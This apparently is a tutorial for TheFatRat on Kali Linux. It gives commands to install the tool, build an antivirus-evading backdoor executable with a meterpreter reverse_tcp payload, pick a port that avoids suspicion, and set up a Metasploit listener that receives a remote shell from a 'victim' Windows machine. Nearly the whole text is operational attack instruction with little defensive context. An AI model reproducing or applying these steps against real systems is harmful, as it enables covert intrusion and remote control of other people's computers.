
**Installing TheFatRat**



Installing TheFatRat is a simple process. In this example we will use Kali Linux as our server. I am using Kali

2017.3, however, any modern version of Kali should work. Open up a terminal window and type the following commands:


1. git clone https://github.com/Screetsec/TheFatRat.git

2. cd TheFatRat

3. chmod +x setup.sh && ./setup.sh

This will download TheFatRat and run the setup script. Please note that it takes a few minutes to completely install, so be patient. If you aren’t patient, this will help build that virtue in you, so be happy while you wait. Silver lining and all that.

Once the application has finished installing, you will be prompted to install a shortcut. Type in Y, which will allow you to run TheFatRat directly from your terminal.



**Updating TheFatRat**

**NOTE: do not update after your first install. You have already have the latest version.**


You can always update TheFatRat from within the TheFatRat folder by typing the following command in the terminal window:

/update && chmod +x setup.sh && ./setup.sh

To run TheFatRat, open a window and type **fatrat.**




After a few startup checks, you will see the main screen for the TheFatRat.




Now we are going to have some fun and see what the TheFatRat can really do. Select option 6, *Create Fud*

*Backdoor 1000% with PwnWinds*.




Next, we are going to select option 2, *Create exe file C# + Powershell:*



Next you enter some basic information:

LHOST: This is the IP address or host name of your Kali Linux box where you are running TheFatRat. This has to be reachable by your victim machine.

LPORT: This is the going to be the open port that the victim machine uses to connect back to your Kali machine. It is a good idea to try and use a common port that won’t arouse any suspicion, such as 443. However, keep in mind if you are running something else on the same port on your Kali machine, you will have a conflict and fail.




The next step is to choose a payload. Play around with these options. My favorite


is *windows/meterpreter/reverse\_tcp*. In my opinion it was the most reliable of the group and has the best

performance. Be aware that it is also one of the most commonly used payloads, so it is more prone to be detected than some of the other options.



Now, navigate to your TheFatRat/output folder. You will see that your output file was created. This is a post exploitation tool, so it assumes you can get the executable file loaded onto your Windows target machine.





Before we execute the file on Windows, let’s set up a Metasploit listener.

1. Open a terminal window

2. Type msfconsole

3. Select exploit/multi/handler


4. Set the payload as windows/meterpreter/reverse\_tcp

5. Set LHOST 192.168.106.169 (This will be the IP Address or hostname of your Kali linux machine)

6. Set LPORT 443

7. Hit exploit

Let’s move over to our Windows machine. We will execute our output file on a Windows 7 implementation that is fully patched and running antivirus.



If we did things correctly, we should have a meterpreter connection back to the Kali Linux box from our victim Windows 7 machine.

From the above screen shot, you can see that we do. We can run all our favorite meterpreter commands (just type help to see a list of those available). Of course, this is just the beginning, TheFatRat is actually a very powerful tool that can enable many more advanced attacks on multiple platforms.

As always – have fun and be safe out there!